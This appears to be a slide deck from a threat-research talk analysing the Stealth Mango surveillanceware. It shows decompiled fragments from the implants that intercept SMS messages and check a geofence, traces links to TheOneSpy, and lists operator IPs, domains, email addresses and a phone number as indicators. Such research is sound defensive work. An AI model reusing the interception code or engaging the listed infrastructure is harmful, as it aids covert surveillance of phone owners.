
```
if((Util.isDriving().booleanValue()) && (Util.isTextingWhileDrivingBlocked().booleanValue())) {
    this.abortBroadcast();
    this.setResultData(null);
    goto label_68;
}

this.mPhoneNumber = v3.getDisplayOriginatingAddress();
this.mType = 0;
this.buildGoogleApiClient();
```

```
public static boolean isInsideThefence(double arg4, double arg6, Double arg8, Double arg9, Integer arg10) {
    Location v1 = new Location("");
    v1.setLatitude(arg4);
    v1.setLongitude(arg6);
    Location v0 = new Location("");
    v0.setLatitude(arg8.doubleValue());
    v0.setLongitude(arg9.doubleValue());
    boolean v2 = Math.abs(v1.distanceTo(v0)) - (((float)arg10.intValue())) < 0f ? true : false;
    return v2;
}
```

Ox-I-Gen / TheOneSpy


- Company based in Sydney, Australia
- Developers based in Lahore, Pakistan
- Developer's reused parts of TheOneSpy code
- Mango and Tangelo implants have related heuristics to known TheOneSpy samples




Infrastructure
Where are they operating?


Infrastructure


Worldwide Cyber



Infrastructure for Stealth Mango used two primary IP addresses.


- The **server** itself (**217.182.147[.]171**) is hosted in **France**
- The **jump box** to that server located in **Canada** (**158.69.159[.]57**).
- Additional jump boxes were found within development APKs


livecallstats[.]biz
superinnovative[.]net
live-switch[.]us
puppytel[.]net
interaconnect[.]com
puppytel[.]co
desirejunction[.]com
iphonespyingsoftware[.]org
itn-uk[.]com
fi9tech@gmail[.]com
iphonespyingapps[.]org
parlourline[.]com
Iphonespyingapps[.]info
childcarelab[.]com
923467188345


imfanee@gmail[.]com
137.74.221[.]199
158.69.159[.]57
51.255.13[.]89
137.74.147[.]190
158.69.159[.]58
178.33.140[.]198
164.132.182[.]141
164.132.182[.]142
149.56.237[.]148
137.74.221[.]193
178.33.140[.]197
217.182.147[.]171

